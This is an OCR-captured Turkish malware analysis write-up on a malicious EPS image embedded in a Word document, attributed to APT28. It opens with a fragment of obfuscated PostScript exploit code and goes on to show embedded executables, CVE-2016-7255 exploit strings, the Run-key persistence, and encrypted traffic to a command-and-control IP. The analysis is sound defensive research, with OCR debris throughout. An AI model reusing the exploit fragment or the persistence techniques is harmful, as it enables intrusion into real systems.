eq { dup <4C 8B 18 48 8B C8 41 FF 53 08> search { length 1372 119 1294 119 /1390 exch def /1391 1295 def pop pop }{
pop /1371 2 def } ifelse } if 1371 1 eq { dup <4C 8D 4C 24 20 48 8B 01 44 8B C3 FF 50 20> search { length 1372 119
1294 119 /1393 exch def /1394 1295 def pop pop }{ pop /1371 2 def } ifelse } if 1371 1 eq { dup <49 8B E3 41 5E 41
5D 41 5C C3> search { length 1372 119 1294 119 /1396 exch def /1397 1295 def pop pop }{ pop /1371 2 def } ifelse }
if 1371 1 eq { dup <41 5D 41 5C C3> search { length 1372 119 1294 119 /1399 exch def /1400 1295 def pop pop }{ pop
/1371 2 def } ifelse } if 1371 1 eq { dup <59 C3> search { length 1372 119 1294 119 /1402 exch def /1403 1295 def
pop pop }{ pop /1371 2 def } ifelse } if 1371 1 eq { dup <5A C3> search { length 1372 119 1294 119 /1405 exch def
/1406 1295 def pop pop }{ pop /1371 2 def } ifelse } if 1371 1 eq { dup <41 58 c3> search { length 1372 119 1294 119
/1408 exch def /1409 1295 def pop pop }{ pop /1371 2 def } ifelse } if 1371 2 eq { dup <50 FF 50 30> search { length
```

Normal text file | length : 781520 lines : 3 | Ln : 3 Col : 770897 Sel : 52224 | 0 | UNIX | UTF-8 | INS

Hex Workshop - [C:\Users\Mert\Desktop\Confirmation_letter\word\media\image1.eps]

File Edit Disk Options Tools Plug-Ins Window Help

Legacy ASCII

Data Visualizer

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	0123456789ABCD
000040A4	20	3C	34	64	35	61	39	30	30	30	30	33	30	30	<4d5a90000300
000040B2	30	30	30	30	30	34	30	30	30	30	30	30	66	66	000004000000ff
000040C0	66	66	30	30	30	30	62	38	30	30	30	30	30	30	ff0000b8000000
000040CE	30	30	30	30	30	30	30	30	34	30	30	30	30	30	00000000400000
000040DC	30	30	30	30	30	30	30	30	30	30	30	30	30	30	00000000000000
000040EA	30	30	30	30	30	30	30	30	30	30	30	30	30	30	00000000000000
000040F8	30	30	30	30	30	30	30	30	30	30	30	30	30	30	00000000000000
00004106	30	30	30	30	30	30	30	30	30	30	30	30	30	30	00000000000000
00004114	30	30	30	30	30	30	30	30	30	30	38	30	30	30	00000000008000
00004122	30	30	30	30	30	65	31	66	62	61	30	65	30	30	00000e1fba0e00
00004130	62	34	30	39	63	64	32	31	62	38	30	31	34	63	b409cd21b8014c
0000413E	63	64	32	31	35	34	36	38	36	39	37	33	32	30	cd215468697320
0000414C	37	30	37	32	36	66	36	37	37	32	36	31	36	64	70726f6772616d
0000415A	32	30	36	33	36	31	36	65	36	65	36	66	37	34	2063616e6e6f74
00004168	32	30	36	32	36	35	32	30	37	32	37	35	36	65	2062652072756e

image1.eps

Data Inspector

Data at offset 0x00000000:

int8	37
uint8	37
int16	8485
uint16	8485
int32	1397760293
uint32	1397760293

Expression Calc

Signed | 32 bit

Eval

Structures

Member	Value (dec)	Value (hex)	Size

Structure Viewer

13 instances of '4d5a' found in C:\Users\Mert\Desktop\Confirm...


Address	Length	Length
000040A6	4	04
00051DA9	4	04
00055C41	4	04
000596EF	4	04
0005F2B3	4	04
0005FE0B	4	04
00078F52	4	04

Results

Compare | Checksum | Find | Bookmarks | Output

Ready | Cursor: 00004196 | Caret: 000040A6 | Sel: -000040A6 | OVR MOD READ

İstismar kodu ile zaman kaybetmeyip, MZ başlığına sahip tüm blokları ayrı ayrı apt1.exe, apt2.exe, apt3.exe vb. adı altında diske kayıt edip pestudio ile incelemeye başladım. apt3.exe (ekran görüntüsünde a3.exe olarak da yer almaktadır.) ve apt5.exe (ekran görüntüsünde a5.exe olarak da yer almaktadır.) dosyalarını incelediğimde, karakter dizilerinde (strings) yer alan Exploit anahtar kelimeleri, iki dosyanın birbirine fazlasıyla benzemesi (a3 32bit, a5 64bit) ve VirusTotal raporunda yer alan CVE-2016-7255 (MS16-135) çıktısı dikkatimi çekti. İki dosyayı da inceledikten sonra bunun Fancy Bear, APT28, Sofacy, STRONTIUM adıyla da bilinen Pawn Storm APT grubu tarafından da zamanında kullanılmış olan ve Windows kernel zafiyetini istismar eden bir istismar kodu olduğu ortaya çıktı.



pestudio 8.56 - Malware Initial Assessment - www.winitor.com

File Help

- c:\users\mert\desktop\a3.exe
  - indicators (3/10)
  - virustotal (1/58 - 01.03.201
  - dos-stub (160 bytes)
  - file-header (20 bytes)
  - optional-header (240 byte:
  - directories (5)
  - sections (4)
  - libraries (2)
  - imports (62)
  - exports (2)
  - exceptions (60)
  - tls-callbacks (n/a)
  - resources (n/a)
  - strings (44/331)
  - debug (invalid)
  - manifest (n/a)
  - file-version (n/a)
  - certificate (n/a)
  - overlay (n/a)


type	size	location	blacklisted (44)	item (331)
ascii	4	-	-	\$@H
ascii	4	-	-	\$HH
ascii	4	-	-	\$PH
ascii	4	-	-	\$XH
ascii	4	-	-	D$ P
ascii	23	-	-	SQRUVWAPAQARASATAUAVAWH
ascii	22	-	-	A_A^A]A\A[AZAYAX_^]ZY[
ascii	23	-	-	SQRUVWAPAQARASATAUAVAWH
ascii	22	-	-	A_A^A]A\A[AZAYAX_^]ZY[
ascii	14	-	-	Microsoft Word
ascii	50	-	-	The document is locked for editing by another user
ascii	15	-	-	GetLastErr = 0x
ascii	19	-	-	OpenInputDesktop =
ascii	19	-	-	SetThreadDesktop ok
ascii	10	-	-	USER32.dll
ascii	23	-	-	Try non-patched Windows
ascii	30	-	-	RCE works, but LPE is patched!
ascii	6	-	-	res =
ascii	12	-	-	LpeExecMutex
ascii	36	-	-	0123456789ABCDEFGetKernelVal error 0
ascii	25	-	-	ExploitTagMenuState start
ascii	27	-	-	ExploitTagMenuState error 1
ascii	26	-	-	ExploitTagMenuState end OK
ascii	19	-	-	ExploitThread start
ascii	21	-	-	ExploitThread error 1
ascii	21	-	-	ExploitThread error 2
ascii	17	-	-	ExploitThread end
ascii	17	-	-	DonorThread start
ascii	19	-	-	DonorThread wnd0 =
ascii	25	-	-	GetForegroundWindow(1) =
ascii	25	-	-	GetForegroundWindow(2) =
ascii	15	-	-	DonorThread end

pestudio 8.56 - Malware Initial Assessment - www.winitor.com

File Help

- c:\users\mert\desktop\a5.exe
  - indicators (3/11)
  - virustotal (5/58 - 01.03.201
  - dos-stub (152 bytes)
  - file-header (20 bytes)
  - optional-header (224 byte:
  - directories (5)
  - sections (4)
  - libraries (2)
  - imports (63)
  - exports (2)
  - exceptions (n/a)
  - tls-callbacks (n/a)
  - resources (n/a)
  - strings (46/283)
  - debug (invalid)
  - manifest (n/a)
  - file-version (n/a)
  - certificate (n/a)
  - overlay (n/a)

type	size	location	blacklisted (46)	item (283)
ascii	4	-	-	T%0L
ascii	4	-	-	D%4H
ascii	14	-	-	Microsoft Word
ascii	50	-	-	The document is locked for editing by another user
ascii	15	-	-	GetLastErr = 0x
ascii	19	-	-	OpenInputDesktop =
ascii	19	-	-	SetThreadDesktop ok
ascii	10	-	-	USER32.dll
ascii	23	-	-	Try non-patched Windows
ascii	30	-	-	RCE works, but LPE is patched!
ascii	6	-	-	res =
ascii	12	-	-	LpeExecMutex
ascii	16	-	-	0123456789ABCDEF
ascii	20	-	-	GetKernelVal error 0
ascii	25	-	-	ExploitTagMenuState start
ascii	27	-	-	ExploitTagMenuState error 1
ascii	26	-	-	ExploitTagMenuState end OK
ascii	19	-	-	ExploitThread start
ascii	21	-	-	ExploitThread error 1
ascii	21	-	-	ExploitThread error 2
ascii	17	-	-	ExploitThread end
ascii	17	-	-	DonorThread start
ascii	19	-	-	DonorThread wnd0 =
ascii	25	-	-	GetForegroundWindow(1) =
ascii	25	-	-	GetForegroundWindow(2) =
ascii	15	-	-	DonorThread end
ascii	20	-	-	EscalateThread start
ascii	39	-	-	EscalateThread VirtualAlloc(0x40000) =
ascii	41	-	-	EscalateThread VirtualAlloc(0x4000000) =
ascii	22	-	-	EscalateThread error 2
ascii	22	-	-	EscalateThread error 3
ascii	22	-	-	EscalateThread wnd1 =



engine (58)	positiv (5)	date (dd.mm.y...	age (...
Qihoo-360	HEUR/QVM40.1.0000.Malware.Gen	01.03.2017	0
Kaspersky	HEUR:Trojan.Win32.Generic	28.02.2017	1
GData	Win32.Exploit.CVE-2016-7255.A	01.03.2017	0
Baidu	Win32.Trojan.WisdomEyes.16070401.9500.9...	01.03.2017	0
Bkav	clean	28.02.2017	1
MicroWorld-eScan	clean	01.03.2017	0
nProtect	clean	01.03.2017	0
CMC	clean	01.03.2017	0
CAT-QuickHeal	clean	01.03.2017	0
McAfee	clean	01.03.2017	0
Malwarebytes	clean	01.03.2017	0
Zillya	clean	01.03.2017	0
SUPERAntiSpyware	clean	01.03.2017	0
TheHacker	clean	28.02.2017	1
K7GW	clean	01.03.2017	0
K7AntiVirus	clean	01.03.2017	0
TrendMicro	clean	01.03.2017	0
F-Prot	clean	01.03.2017	0
Symantec	clean	28.02.2017	1
ESET-NOD32	clean	01.03.2017	0
TrendMicro-HouseCall	clean	01.03.2017	0
Avast	clean	01.03.2017	0
ClamAV	clean	01.03.2017	0
BitDefender	clean	01.03.2017	0
NANO-Antivirus	clean	01.03.2017	0
ViRobot	clean	01.03.2017	0
Rising	clean	01.03.2017	0
Ad-Aware	clean	01.03.2017	0
Sophos	clean	01.03.2017	0
Comodo	clean	01.03.2017	0
F-Secure	clean	01.03.2017	0
DrWeb	clean	01.03.2017	0

Tabii bu iki istismar kodunun nihai amacı, EPS dosyası içinde yer alan zararlı yazılım kodunu sistem üzerinde yönetici yetkisi ile çalıştırmak olduğu için dinamik analiz için apt1.exe dosyasını öncelikle sanal makinede çalıştırmaya ve davranışını izlemeye karar verdim. apt1.exe dosyasını çalıştırdıktan kısa bir süre sonra kendisini %AppData%\AMD\OGLCache.exe klasörüne kopyaladığını, 84.202.2.12 ip adresi ile şifreli olarak haberleştiğini, AMD klasöründe default.conf adı altında içeriği okunaklı olmayan (rastgele oluşturulan bir isim, dosyanın çalıştırılma tarihi şifreli yazılıyor.) bir dosya oluşturduğunu, sistem yeniden başladığında çalışabilmek için klasör bilgisini HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Lollipop anahtarına yazdığını gördüm. Pestudio aracı ile OGLCache.exe aracını incelediğimde ise paketlenmiş (packed) olduğu için statik analizden elle tutulur pek bir bilgi elde edemedim.

« Local Disk (C:) ▸ Users ▸ Mert ▸ AppData ▸ Roaming ▸ AMD

Search AMD

Organize ▾ Include in library ▾ Share with ▾ New folder

Favorites
Desktop
Downloads
Recent Places

Libraries
Documents
Music
Pictures
Videos

Computer

Network

Name	Date modified	Type	Size
OGLCache.exe	28.02.2015 10:02	Application	302 KB

1 item

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time of Day	Process Name	PID	Operation	Path	Result	
13:50:22,8313497	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS	T
13:50:22,8313524	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS	T
13:50:22,8313553	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS	T
13:50:22,8313581	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS	T
13:50:22,8313611	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS	T
13:50:22,8313637	OGLCach			og5\Catalog_Entr...	SUCCESS	
13:50:22,8313661	OGLCach			og5\Catalog_Entr...	SUCCESS	
13:50:22,8313692	OGLCach				SUCCESS	
13:50:22,8313763	OGLCach				REPARSE	D
13:50:22,8313836	OGLCach				SUCCESS	D
13:50:22,8313899	OGLCach			leBuckets	NAME NOT FOUND	L
13:50:22,8313928	OGLCach				SUCCESS	
13:50:22,8314278	OGLCach				SUCCESS	D
13:50:22,8314438	OGLCach				SUCCESS	T
13:50:22,8316597	OGLCach				SUCCESS	
13:50:22,8316703	OGLCach			-GIFA-N4M7-5M3...	REPARSE	D
13:50:22,8336834	OGLCach			\Installed Compo...	SUCCESS	D
13:50:22,8338442	OGLCach			\Installed Compo...	SUCCESS	T
13:50:22,8338919	OGLCach			\Installed Compo...	SUCCESS	
13:50:22,8339794	OGLCach				SUCCESS	D
13:50:22,8340753	OGLCach				SUCCESS	O
13:50:22,8346032	OGLCach				END OF FILE	O
13:50:22,8346128	OGLCach				SUCCESS	
13:50:22,8348418	OGLCach				SUCCESS	D
13:50:22,8349114	OGLCach				SUCCESS	O
13:50:22,8349863	OGLCach				SUCCESS	
13:50:22,8352550	OGLCach				SUCCESS	D
13:50:22,8352720	OGLCach				SUCCESS	C
13:50:22,8352767	OGLCach				SUCCESS	
13:50:22,8353742	OGLCach				SUCCESS	D
13:50:22,8353951	OGLCach				SUCCESS	C
13:50:22,8355144	OGLCache.exe	2460	CloseFile	C:\Users\Mert\AppData\Roaming\AMD\default.conf	SUCCESS	
13:50:22,8366887	OGLCache.exe	2460	RegOpenKey	HKLM\System\CurrentControlSet\Control\Nls\CustomLocale	REPARSE	D
13:50:22,8367015	OGLCache.exe	2460	RegOpenKey	HKLM\System\CurrentControlSet\Control\Nls\CustomLocale	SUCCESS	D
13:50:22,8367113	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\CustomLocale\en-US	NAME NOT FOUND	L
13:50:22,8367148	OGLCache.exe	2460	RegCloseKey	HKLM\System\CurrentControlSet\Control\Nls\CustomLocale	SUCCESS	
13:50:22,8367187	OGLCache.exe	2460	RegOpenKey	HKLM\System\CurrentControlSet\Control\Nls\ExtendedLocale	REPARSE	D
13:50:22,8367234	OGLCache.exe	2460	RegOpenKey	HKLM\System\CurrentControlSet\Control\Nls\ExtendedLocale	SUCCESS	D
13:50:22,8367299	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\ExtendedLocale\en-US	NAME NOT FOUND	L
13:50:22,8367323	OGLCache.exe	2460	RegCloseKey	HKLM\System\CurrentControlSet\Control\Nls\ExtendedLocale	SUCCESS	

System Configuration


General | Boot | Services | Startup | Tools

Startup Item	Manufacturer	Command	Locati
VMware Tools	VMware, Inc.	"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -...	HKLM\
Lollipop	Unknown	C:\Users\Mert\AppData\Roaming\AMD\OGLCache.exe	HKCU

Enable all | Disable all

OK | Cancel | Apply | Help


Showing 2.070 of 980.472 events (0.2%) | Backed by virtual memory



Server DNS Name: *84.200.2.12* Service Port: *443* Signature Name: *Malware.Binary.exe*

Raw Command

\177@\000\000\000\330\346a\254\347_\360\200\232\233\364B\254t\250;T\240\374\204\254\373\220\341u\372
H\311\226\367\203\372x\366\267P\240\354z\255\262\254j\365\367\220\265\375\377\355\313"\301\364\24
4\024\310\375\037\360\306\324\242\226:\177@\000\000\000\330\310\360\3629b\311\376\333\266\232n\27
5\236\300\360z\250\300\320\366\255\221\265`xq\345\256fH\273d~\216\374\224g\322\333\374\356\215\37
7\230 \261\276TK\307m\224\260~\315\261\361\206\266\356\331\276y\274\177@\000\000\000\330\244\232Z
\232\240?\220\340\362t0\\\355\256\254X\230\336J\354\362\310\234l\320\234\300\340$\302@\220\333@\3
35\372\332\226\252\266\2000b\363\270\177\272\375t\345\372Y\375\370\270\006[\016\233u\360\030\355[
\177@\000\000\000\330\277@\232\242\350\\\334\244[\210\311\221\224@\354H\276\254)p\360\304\360\370
d\247\350\340\332\004_R\200\221\350\300*\260Pt\353c\3574.mg\274\333\253i}\264\373\0330\367&X?\241
y5s\177@\000\000\000\330|\237\303`\354p\224\230\260\347\220\360\276AHh\230\232\313p`\210|\377\330
\372\2548]\204\336\3343\256\342\340\240\244\332\221\330\3008ZvN\267\376\367j\3562d4b\205\251F\357
\225g\340{\374\177@\000\000\000\330\322UQ\307\240\242p\350o\332B\200h\231\343\376\364\233\3140\32
7\360\336\030\334\303\3350\217h\346\364\270j\354L\240k\377\236\340^\200\314|>\200\334\375\316al\2
35,+\231\225\036\251\364/=q\210\177@\000\000\000\330\330p\312\244\300\214\256\347\246@3\324pq\244
v\274\340|v\220\260L\335|\340\350_\327\352\214\257v\314\304\314\255Z\020r\314\320^d\330P\200\374\
3563\235\023,::\274?F\303\221!\257\315\0302\177@\000\000\000\330\266\346T%\277\340\352\177{\344\3
77Tp\350\353\300\372\200\240\240\363\240\260\262\251\331\205\300\274\362\260\3144Z~\331\352\230\3
72\347\230T\321\244\235\356\202\327\347d\2402\312\025\273\302\255\026:\201=\033\335\251\177@\000\
000\000\330\340<k\364\270\322%z`DpA\212\346\214\227\302\227\275\263\325\376\220\317\334\206\232\3
25\205\265q\351d\364\242\342\272\006\214\360\273\253\350\204\242\016\215\2329\306M\221\303\302\34
4\222YU\224\024\327\343\215\360\177@\000\000\000\330%\220P>:\215\274\330qq\372\330B\250\207\300`\



Daha sonra statik analizden WriteProcessMemory fonksiyonunu _riteProcessMemory değiştirerek kendini gizlemeye çalışıp, sistem üzerinde çalıştırıldıktan sonra GetLongPathNameA fonksiyonunu çok defa çağırarak dinamik kod analizini zorlaştırmaya çalışan bir paketleyici (packet) ile paketlenmiş olan OGLCache.exe programını paketinden çıkardım. Pestudio ile incelediğimde bu defa haberleştiği ip adresinin yanı sıra, Powercat aracına dair karakter dizileri (strings) ve tuş kaydı yaptığına dair ipuçları elde ettim. Ayrıca hyd7u5jdi8 karakter dizisinden yola çıkarak art niyetli kişilerin bu zararlı yazılımı Ağustos 2016’dan beri aktif olarak kullandıklarını tespit ettim.

x32dbg - File: apt1.exe - PID: 96C - Module: apt1.exe - Thread: Main Thread 730

File View Debug Plugins Favourites Options Help Feb 28 2017

